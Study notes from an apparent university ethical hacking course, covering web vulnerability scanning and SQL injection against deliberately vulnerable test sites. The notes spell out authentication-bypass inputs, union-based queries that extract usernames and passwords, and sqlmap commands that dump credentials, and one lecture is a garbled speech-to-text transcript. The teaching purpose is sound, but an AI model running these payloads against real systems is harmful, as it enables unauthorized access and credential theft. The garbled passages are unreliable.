

Contents

Volume 06 — Web Vulns, Nmap & Wireshark (L51-L62)	2
L51: Web Application Vulnerability Scanning	3
Learning objectives	3
What this lecture teaches	3
Tools mentioned	5
Commands / syntax from the lecture	5
Exam-oriented recap	6
L52: SQL Injection — Authentication Bypass Part 1	6
Learning objectives	7
What this lecture teaches	7
Tools mentioned	12
Exam-oriented recap	12
L53: SQL Injection — Error Based Part 2	12
Learning objectives	12
What this lecture teaches	13
Exam-oriented recap	14
L54: SQL Injection — Error Based from Web App Part 3	15
Learning objectives	15
What this lecture teaches	15
Tools mentioned	16
Exam-oriented recap	16
L55: SQLMAP	16
Learning objectives	16
What this lecture teaches	17
Tools mentioned	18
Commands / syntax from the lecture	18
Exam-oriented recap	19
L56: Cross Site Scripting	19
Learning objectives	19
What this lecture teaches	20
Key terms	25
Exam-oriented recap	25
L57: File Upload Vulnerability	26
Learning objectives	26
What this lecture teaches	26
Tools mentioned	29
Key terms	30
Exam-oriented recap	30
L58: The NMAP Tool — A Relook Part I	30

Learning objectives	30
What this lecture teaches	31
Tools mentioned	36
Commands / syntax from the lecture	37
Key terms	37
Exam-oriented recap	37
L59: The NMAP Tool — A Relook Part II	38
Learning objectives	38
What this lecture teaches	38
Tools mentioned	44
Commands / syntax from the lecture	44
Key terms	44
Exam-oriented recap	45
L60: The NMAP Tool — A Relook Part III	46
Learning objectives	46
What this lecture teaches	46
Tools mentioned	52
Commands / syntax from the lecture	54
Exam-oriented recap	54
L61: Network Analysis Using Wireshark	54
Learning objectives	55
What this lecture teaches	55
Tools mentioned	61
Key terms	61
Exam-oriented recap	61
L62: Summarization of the Course	62
Learning objectives	62
What this lecture teaches	62
Tools mentioned	67
Commands / syntax from the lecture	68
Key terms	68
Exam-oriented recap	68

Volume 06 — Web Vulns, Nmap & Wireshark (L51-L62)

Course: NPTEL Ethical Hacking (106105217) · **Instructor:** Prof. Indranil Sengupta, IIT Kharagpur

Series: notes-2 (transcript-grounded) — Web app scanning, SQLi, XSS, file upload, Nmap deep-dive, Wireshark, course summary.

Study notes derived from YouTube/Digmat lecture captions. For authorized lab use and exam preparation only.

L51: Web Application Vulnerability Scanning

Transcript: [51-web-application-vulnerability-scanning.md](#)

Video: <https://www.youtube.com/watch?v=ycxWSGs2y1U>

Week / theme: Week 9-10 — Web vulns, Nmap deep-dive, Wireshark, summary

Instructor: Prof. Indranil Sengupta, IIT Kharagpur

Learning objectives

- In this week, we will discuss about how to hack Web Application.
- We already discuss about the information gathering part previously; now we will discuss about the scanning.
- So now, first we will use the tool dirb to find out all possible directories of these particular web application.
- Next we will use the tool nikto to find out the vulnerabilities in this web application.
- Now finally, we will use the best tool acunetix to find out the vulnerabilities to that particular web application; open the tool acunetix.

What this lecture teaches

Core concepts from the lecture

In this week, we will discuss about how to hack Web Application.

Web application penetration testing is the most commonly used security testing technique for web applications.

Web application penetration testing is done by unauthorized attack internally or maybe externally to get access to the sensitive data or may sometimes change the data stored inside the web application.

A web penetration testing helps end user find out the possible vulnerabilities for a hacker to access the data from the internet; find all the security of their servers and also get to know how secure the web hosting site and server are.

Like network for web application, our first step is also information gathering and scanning.

We already discuss about the information gathering part previously; now we will discuss about the scanning.

For web application for network scanning, we use the tool like Nmap or Nessus.

For web application scanning we use the tool like dirb, uniscan, nikto, vega, acunetix, etc.

Continued

Now, I will show you few tools.

Now, suppose consider a web site test php dot vuln web dot com as our target web site or web application, test php dot vulnweb dot com.

So, now our first step is to find out the vulnerabilities by scanning this particular web application.

So now, first we will use the tool dirb to find out all possible direc...

So now, first we will use the tool dirb to find out all possible directories of these particular web application.

And use the command dirb followed by the url http colon double slash test php dot vuln web dot com, hit enter and it will search for the possible directories for this particular web application; we got the result.

And see, we got all the directories inside this particular web application.

We got common dot txt file and admin directory, CVS directory and images, picture, secured.

We got all the directories which is inside this particular web application.

Next we will use the tool nikto to find out the vulnerabilities in thi...

Next we will use the tool nikto to find out the vulnerabilities in this web application.

So, to use the tool nikto, first we need the IP address of this particular web application.

So, by using the command host, we can find out the IP address, host test p h p dot v u l n web dot com.

So, you got the IP address.

So, use this IP address in the tool nikto; nikto, then this host specify the IP address, then the IP address of this particular web application.

We got the result and see some vulnerabilities listed, target IP, this target hostname, target port is 80 and server is nginx retrieved x powered by header this; the x-xss protection header is not defined; this header can hint to the user agent to protect against some form of xss.

Shows all the vulnerabilities which are available in that particular web application are listed here.

Now, I can also use the tool uniscan.

Continued

Now, just by typing uniscan, we can get the help of uniscan and see all these options are available; h for help, then dash u specify the url and dash f list of urls, dash b uniscan to go to background, dash q enable directory checks, dash w check file, dash e enable robots dot txt file and sitemap dot xml file check, dash t enable dynamic check, dash s enable static check, dash r enable stress check, dash i it search in Bing, dash o search in Google, dash g find out the web fingerprint, dash j server fingerprint.

So, now suppose I am going to scan the same web application testphp dot vuln web dot com using the tool uniscan with some specified options.

uniscan then dash u specify the url testphp dot vuln web dot com, then specify the option dash q w o d s r g j.

It find out all the directory, flash, admin, images, pictures, secured and it also check all the file.

And also set the html report into the folder report testphp dot vuln web dot com dot html.

Now finally, we will use the best tool acunetix to find out the vulnerabilities to that particular web application; open the tool acunetix.

Here is my tool acunetix; go to web scanner.

And put the web application url, http colon double slash testphp dot vuln web dot com which is our target web application.

Continued

Now, we can select your profile; for blind SQL injection, you can use this option csrf, dictionary and file check, file upload, all these option are available.

For the time being, I am using default option; then click on start.

It will take some time to complete the scan.

Once it complete the scan, we will get all the vulnerabilities which is available in this particular web application.

Here is the result; scan is completed; its total sent 55277 request and got some vulnerabilities and it basically divided all the vulnerabilities in three categories; one is high, then medium and low.

So, it got some high vulnerabilities; 106 high vulnerabilities are there and blind SQL injection, cross-site scripting, cross-site scripting verified, macromedia dreamoevery remote, SQL injection with password, all these high vulnerabilities are present; then 66 medium vulnerabilities are there and 9 low vulnerabilities are there and 31 information are also there.

So, this way by using different web applications scanning tool, we can find out the vulnerabilities present inside a particular web application.

Tools mentioned

- **Nessus**
- **Nmap**

Commands / syntax from the lecture

- Nmap or Nessus




Figure 1: Architecture diagram

Exam-oriented recap

- Web application penetration testing is the most commonly used security testing technique for web applications.
- Web application penetration testing is done by unauthorized attack internally or maybe externally to get access to the sensitive data or may sometimes change the data stored inside the web application.
- A web penetration testing helps end user find out the possible vulnerabilities for a hacker to access the data from the internet; find all the security of their servers and also get to know how secure the web hosting site and server are.
- For the time being, I am using default option; then click on start.
- It will take some time to complete the scan.
- Once it complete the scan, we will get all the vulnerabilities which is available in this particular web application.
- So, this way by using different web applications scanning tool, we can find out the vulnerabilities present inside a particular web application.

L52: SQL Injection — Authentication Bypass Part 1

Transcript: [52-sql-injection-authentication-bypass-part-1.md](#)

Video: <https://www.youtube.com/watch?v=FeupHSosew>

Week / theme: Week 9-10 — Web vulns, Nmap deep-dive, Wireshark, summary

Instructor: Prof. Indranil Sengupta, IIT Kharagpur

Learning objectives

- In this session, we will discuss about SQL injection.
- Now, I am discussing how and why is an SQL injection attack performed.
- You can use SQL to delete records from a database, even drop tables, even if application availability until the database is restored; also backups may not cover the most recent data.
- Now in this part, first we will discuss about authentication bypass using SQL injection.
- First we will discuss about some SQL query.

What this lecture teaches

Core concepts from the lecture

In this session, we will discuss about SQL injection.

SQL injection is a type of an injection attack that makes it possible to execute malicious SQL statements.

These statements control a database server behind a web application.

Attackers can use SQL injection vulnerabilities to bypass application security measure.

They can go around authentication and authorization of a web page or web application and retrieve the content of the entire SQL database.

They can also use SQL injection to add, modify and delete records in the database and SQL injection vulnerability may affect any website or web application that uses an SQL database such as MySQL, Oracle, SQL server or others.

Criminals may use it to gain unauthorized access to a sensitive data, customer information, personal data, trade secret, intellectual property and many more.

SQL injection attacks are one of the oldest most prevalent and most dangerous type of web application attack.

Continued

The OWASP organization which full form is: Open Web Application Security Project, list injection in their OWASP top 10 2017 document as the number 1 threat to web application security.

Now, I am discussing how and why is an SQL injection attack performed.

To make an SQL injection attack, an attacker must first find vulnerable user inputs within the web page or web application.

Web page or web application that has an SQL injection vulnerability uses such user input directly in an SQL query.

The attacker can create input content, such content is often called a malicious payload and is the key part of the attack.

After the attacker sends this content, malicious SQL command are executed in the database.

SQL is a query language that was designed to manage data stored in relational database.

You can use it to access, modify and delete data.

Continued

Many web applications and websites store all the data in SQL database.

In some cases, you can also use SQL commands to run operating system commands.

Therefore, a successful SQL injection attack can have very serious consequence.

Attackers can use SQL injections to find the credential of other users in the database; they can then impersonate these users.

The impersonated user may be a database administrator with all database privileges.

SQL lets you select and output data from the database.

An SQL injection vulnerability would allow the attacker to gain complete access to all data in a database server.

SQL also led to alter data in a database and add new data; for example, in a financial application an attacker could use SQL injection to alter balance, void transactions or transfer money to their account.

Continued

You can use SQL to delete records from a database, even drop tables, even if application availability until the database is restored; also backups may not cover the most recent data.

In some databases servers, you can access the operating system using the database server; this may be intentional or accidental.

In such case, an attacker could use an SQL injection as the initial vector and then attack the internal network behind the firewall.

There are several types of SQL injection attack are available like SQLi using database error or union command, blind SQL injection, authentication bypass.

So, I will show you some of the SQL injection attack and starting from the bypass authentication.

Now in this part, first we will discuss about authentication bypass using SQL injection.

First we will discuss about some SQL query.

So, to run SQL query we will use a operating system Metasploitable2 where some web application are hosted which are use some SQL database.

Continued

So, first I am showing you some SQL query which related to SQL injection attack mainly authentication bypass attack using that particular operating system Metasploitable2.

So, now open the Metasploitable2, it is a Linux operating system.

Metasploitable login user id is msf admin and password is also msf admin.

So, to run SQL query, first we need to go to the SQL prompt.

So, to go to my SQL prompt, we need to use the command mysql, then dash u specify the username that is root and dash p is for password.

So, it asking for the password and there is no password actually.

So, just hit an enter.

So, now I am inside the mysql prompt.

Continued

So, now, to see all the available databases, we need to use the command show databases and then to terminate the query use semicolon.

So, few databases are available here like dvwa, Metasploit, mysql, owasp10, all these.

So, now, suppose we want to check a particular database, suppose owasp10.

So, first we need to use that particular database.

So, to use a particular database, we need to use the command use then database name owasp10, then semicolon.

So, database changed; now to check all the available table inside this database, we need to use the command show tables.

So, all these tables are available; accounts, blogs underscore table, captured underscore data, credit underscore cards, hitlog then pen underscore test underscore tools.

Further to check a particular table, we can use the select command; to select all the row inside a particular table, we can use the command select star from table name.

Continued

So, suppose now we want to check the table accounts.

So, select star from accounts.

Now, see we got all the row inside the table accounts.

Now, suppose we want the result for a particular username and password.

So, we can use the command select star from accounts where username is equals to suppose test and password is equals to suppose 12345, then use the semicolon.

So, this is an empty set.

Because no valid credential is there; so that is why this is an empty set.

So, there is no username test and password 12345; so, that is why we got a empty set.

Continued

Now, suppose further you want to select that particular row where username is admin and password is adminpass.

So, use the command select star from accounts where username is equals to admin and password is equals to adminpass.

So, there is an entry with this particular username and password.

So, we got the result; so, that is why it returned valid entry from the database.

Now, suppose we do not have any idea about the username and password.

So, how can we find out some result without knowing the username and password?

So, suppose we use the command select star from the table name accounts where username is equals to any.

So, I think there is no such username and use or operation 1 equals to 1.

Continued

So, here 1 equals to 1 is always true and we add two condition username equals to any or 1 equals to 1 by using the or operator.

So, 1 equals to 1 is always true.

So, the condition is always true; so that is why it gives us all the result from the table accounts.

See this is an malicious query; it returns all the entry from that particular table accounts.

Now, I am showing you another query, select star from table name accounts where username is equals to any or 1 equals to 1 semicolon, then use hash and password equals to 12 34 56, then semicolon.

See it will also gives us all the result.

So, basically hash is used to terminate the query.

So, where you use the hash after that nothing is executed.

Continued

So, in this query it only execute select star from accounts where username equals to any or 1 equals to 1.

So, we use this concept further from a web application form where we need to keep some valid credentials.

Now we can also limit our result by using limit; select star from accounts where username equals to any or 1 equals to 1 limit 1; see it limit the result in one entry.

So, if you use limit 2, then it will limit the result in two entry.

So, this way we can also restrict our result with the number of entry.

Now, we use this concept; now particular web application form to bypass the authentication.

Now open our test web application testphp dot vuln web dot com.

Now, go to sign up and it asking for username and password.

Continued

So, put the username any then code or 1 equals to 1, then double dash space that will also terminate the query; put the same thing in the password field also any put space or 1 equals to 1 space double dash space.

Then hit enter and see successfully we are able to login inside the account.

So, this way we can bypass the authentication in a particular web application and we can penetrate inside the web application.

Further we will show you how to use the error based SQL injection.

Thank you HYPERLINK "<https://www.youtube.com/watch?v=3tCBIDzF34M>" .




Figure 2: Architecture diagram

Tools mentioned

- Metasploit

Exam-oriented recap

- SQL injection is a type of an injection attack that makes it possible to execute malicious SQL statements.
 - Attackers can use SQL injection vulnerabilities to bypass application security measure.
 - They can also use SQL injection to add, modify and delete records in the database and SQL injection vulnerability may affect any website or web application that uses an SQL database such as MySQL, Oracle, SQL server or others.
 - SQL injection attacks are one of the oldest most prevalent and most dangerous type of web application attack.
 - The OWASP organization which full form is: Open Web Application Security Project, list injection in their OWASP top 10 2017 document as the number 1 threat to web application security.
 - Now, I am discussing how and why is an SQL injection attack performed.
 - To make an SQL injection attack, an attacker must first find vulnerable user inputs within the web page or web application.
 - Web page or web application that has an SQL injection vulnerability uses such user input directly in an SQL query.
-

L53: SQL Injection — Error Based Part 2

Transcript: [53-sql-injection-error-based-part-2.md](#)

Video: https://www.youtube.com/watch?v=UQ_O0RkzNf0

Week / theme: Week 9-10 — Web vulns, Nmap deep-dive, Wireshark, summary

Instructor: Prof. Indranil Sengupta, IIT Kharagpur

Learning objectives

- Now we will use the union clause.
- Now, suppose from the table accounts, we want to select some entry.
- Select star from accounts where username is equals to test and password is equals to any order by 1.
- So, it is a empty set and also we use the order by clause.
- Now run the same query; now this time you use the order by 2; this is also empty set.

What this lecture teaches

Core concepts from the lecture

Now, I will show you the queries, which is related with the error based SQL injection, using the operating system Metasploitable 2.

Now, suppose from the table accounts, we want to select some entry.

Select star from accounts where username is equals to test and password is equals to any order by 1.

So, there is no such entry.

So, it is a empty set and also we use the order by clause.

So, this is an empty set.

Now run the same query; now this time you use the order by 2; this is also empty set.

Now use order by 3; this is also empty set.

Continued

Now use order by 4; this is also a empty set; now order by 5, empty set; now order by 6, see error.

All this previous query there is no error; but when you use the same query with the order by 6, then we got an error, why?

So, it basically find out the number of column in that particular table.

So, in that particular table, there are 5 columns.

So, if I check, then we can easily see that there are 5 columns are there.

So, that is why if you use the order by clause with the number 6, then it will give us an error.

Select star from accounts.

Now, see there are 5 columns, 1, 2, 3, 4, 5.

Continued

So, that is why when you use order by 6, it will give us an error.

So, by using this error, we can also find out, we can also enumerate the database.

So, this way we can also able to find out the number of column in a particular table.

Now we will use the union clause.

Select star from accounts where username is equals to test and password is equals to any union select 1 comma 2 comma 3 comma at the rate at the rate version comma 5 and terminate the query.

So, it basically gives you the result 1 in first column, 2 in second column, 3 in third column and the version at the 4th column and 5 in the 5th column.

So, it basically gives us the union result; as the query gives us our empty set, so that is why it only show us that result which we union with the value 1, 2, 3, version and 5.

Similarly, we can also find out that user.

Continued

Select star from accounts where username is equals to test union select 1 comma 2 comma 3 comma user comma 5.

Now, see it only gives us the username in the 4th column; username is root at the rate local host.

So, this way we can also find out the table name.

Select star from accounts.




Figure 3: Architecture diagram

Exam-oriented recap

- So, it basically gives us the union result; as the query gives us our empty set, so that is why it only show us that result which we union with the value 1, 2, 3, version and 5.
- Similarly, we can also find out that user.
- Select star from accounts where username is equals to test union select 1 comma 2 comma 3 comma user comma 5.

- Now, see it only gives us the username in the 4th column; username is root at the rate local host.
 - So, this way we can also find out the table name.
-

L54: SQL Injection — Error Based from Web App Part 3

Transcript: [54-sql-injection-error-based-from-web-app-part-3.md](#)

Video: <https://www.youtube.com/watch?v=NUwRzMNVdJs>

Week / theme: Week 9-10 — Web vulns, Nmap deep-dive, Wireshark, summary

Instructor: Prof. Indranil Sengupta, IIT Kharagpur

Learning objectives

What this lecture teaches

Core concepts from the lecture

now I will show you how to perform error based SQL injection in our web application to demonstrate this I use Kali Linux as an attacker machine and also use SQL host to sale operating system as a victim machine where a web application is pushed it and we basically exploit the database of that particular web application so first open the web application from browser of the attacker machine so IP address when the web application is hosted is one ninety two dot one sixty eight dot forty 3.74 so now go to the test app and this is our vulnerable you are a so first use the order by operation order by one so no you note is there order by two no error order by three there is also no error order by four there is also no error then order by five so you got the error so that means there are only four column so now we use the Union select operation Union select 1 comma 2 comma 3 comma 4 and C in 1 2 3 in third column record the reason so this particular column is vulnerable so we can see all the result in this particular column so we can also find out the version Union select 1 comma at the Protectorate version over 3 comma 4 so you got the version I'll find out that table name so the query is Union select then one then table underscore name three comma four from information schema dot tables and see we got all the tables listed here so now suppose I want to find out all the columns inside the particular table users so our next query is Union select one comma column name comma three comma four from information schema dot columns where table name it goes to use us and see there are three column in this particular table that is ID login and password so suppose I want to find out all the entries inside the particular column login so our query is Union select one common log in common three comma four from users so there is only one entry that is admin now suppose I want to find out at the entry of the columns admin and password so now my query is select 1 comma contact within bracket login comma password comma 3 comma 4 from users see we got the user ID and password but there is no separator between user ID and password so now I am using a separator between login and password 0 X 3 a now see 1/4 user login and password separated by column so user login is admin and this is the password and this is basically the

highest value of the password so this way by using the malicious SQL query we can find out all the information from the database




Figure 4: Architecture diagram

Tools mentioned

- Kali Linux

Exam-oriented recap

L55: SQLMAP

Transcript: [55-sqlmap.md](#)

Video: https://www.youtube.com/watch?v=rSwrn_Ec_g

Week / theme: Week 9-10 — Web vulns, Nmap deep-dive, Wireshark, summary

Instructor: Prof. Indranil Sengupta, IIT Kharagpur

Learning objectives

- Now, see 32 blind SQL injections are there.
- So, here is all the details page of the blind SQL injection vulnerable.
- So, now start with the page list products dot php.
- Now, we need to find out the attack page address by using the Google doc.
- So, now go to on Google and search that particular URL.

What this lecture teaches

Core concepts from the lecture

Now, in this tutorial I will show you how to perform SQL injection attack using automated tool SQLMAP from Kali Linux.

Now, this is our scan result.

Now, see 32 blind SQL injections are there.

So, here is all the details page of the blind SQL injection vulnerable.

So, now start with the page list products dot php.

Now, we need to find out the attack page address by using the Google doc.

So, now go to on Google and search that particular URL.

The URL is http colon double slash testphp dot vulnweb dot com slash listproducts dot php and question mark, listproducts dot php cat equals to 1.

Continued

So, we can use this URL for further attack.

So, go to Kali Linux and open the terminal to use the SQLMAP.

So, the command is sqlmap and then dash u specify the URL.

URL is http colon double slash testphp dot vulnweb dot com slash listproducts dot php cat equals to 1, then dash dash dbs.

So, we got the database.

There are two available database are there acuart and information_schema.

information_schema is the common database; the acuart is the database where it stores all the tables.

So, for further search we need to use this database.

Continued

So, from database now we need to search the table name.

So, the command is sqlmap dash u specify the URL http colon double slash testphp dot vulnweb dot com slash listproducts dot php question mark cat equals to 1 dash capital D specify the database name acuart then dash dash tables.

Find out all the tables from that particular database.

So, here is the table name.

Now, suppose we want to find out next the columns in a particular table.

So, the command is `sqlmap dash u http colon double slash testphp dot vulnweb dot com slash listproducts dot php question mark cat equals to 1 then dash capital D` specify the database name is `acuart` then dash capital T specify the table name.

Suppose, we are going to find out the columns of the table `users` and then dash dash columns; find out all the columns in that particular table `users`.

So, we got all the columns.

Continued

Now, suppose we want to dump the value of the `uname` and `password`, it is `pass`.

The `sqlmap dash u http colon double slash test php dot vulnweb dot com slash listproducts dot php question mark cat equals to 1 dash D` specify database name `acuart`.

Then, dash capital T specify the table name `users`, then dash capital C specify the column name.

So, to get the data of multiple column name use the multiple column name separated by comma.

So, `uname comma pass` then to dump the values use dash dash `dump`.

See `uname` is `test` and `password` is also `test`.

So, now, we can use this valid credential to login inside that particular web application also.

So, now go to sign up and use username as `test` and password is also `test` then enter, login.

Continued

Now, see it go inside the web application as a valid user.

So, this way we can use the tool `SQLMAP` to find out all the information from the database by using SQL injection attack.

Tools mentioned

- **Kali Linux**
- **SQLMAP**
- **sqlmap**

Commands / syntax from the lecture

- `SQLMAP` from Kali Linux
- `sqlmap` and then dash u specify the URL
- `sqlmap dash u` specify the URL `http colon double slash testphp dot vulnweb dot com slash`
- `sqlmap dash u http colon double slash testphp dot vulnweb dot com slash listproducts do`




Figure 5: Architecture diagram

- `sqlmap -u http://test.php.vulnweb.com/listproducts.php?id=1`
- SQLMAP to find out all the information from the database by using SQL injection attack

Exam-oriented recap

- Now, in this tutorial I will show you how to perform SQL injection attack using automated tool SQLMAP from Kali Linux.
- Now, we need to find out the attack page address by using the Google doc.
- So, we can use this URL for further attack.
- So, this way we can use the tool SQLMAP to find out all the information from the database by using SQL injection attack.

L56: Cross Site Scripting

Transcript: [56-cross-site-scripting.md](#)

Video: <https://www.youtube.com/watch?v=MZXZctqIU-w>

Week / theme: Week 9-10 — Web vulns, Nmap deep-dive, Wireshark, summary

Instructor: Prof. Indranil Sengupta, IIT Kharagpur

Learning objectives

- In today's session we will discuss about the cross-site scripting vulnerability.

- cross-site scripting also known as XSS, is a web security vulnerability that allows an attacker to compromise the interactions that users have with the vulnerable application.
- It allows an attacker to masquerade as a victim user to carry out any action that the user is able to perform and to access any of the users data.
- If the victim user has privileged access within the application, then the attacker might be able to gain full control over all of the applications functionality and data.
- There are different types of cross-site scripting vulnerability are there.

What this lecture teaches

Core concepts from the lecture

In today's session we will discuss about the cross-site scripting vulnerability.

cross-site scripting also known as XSS, is a web security vulnerability that allows an attacker to compromise the interactions that users have with the vulnerable application.

It allows an attacker to masquerade as a victim user to carry out any action that the user is able to perform and to access any of the users data.

If the victim user has privileged access within the application, then the attacker might be able to gain full control over all of the applications functionality and data.

There are different types of cross-site scripting vulnerability are there.

Mainly three different types of cross-site scripting vulnerability are there: reflected, stored and DOM cross-site scripting.

Reflected cross-site scripting; a reflected cross-site scripting vulnerability happens when the user input from a URL or post data is reflected on the page without being stored, thus allowing the attacker to inject malicious content.

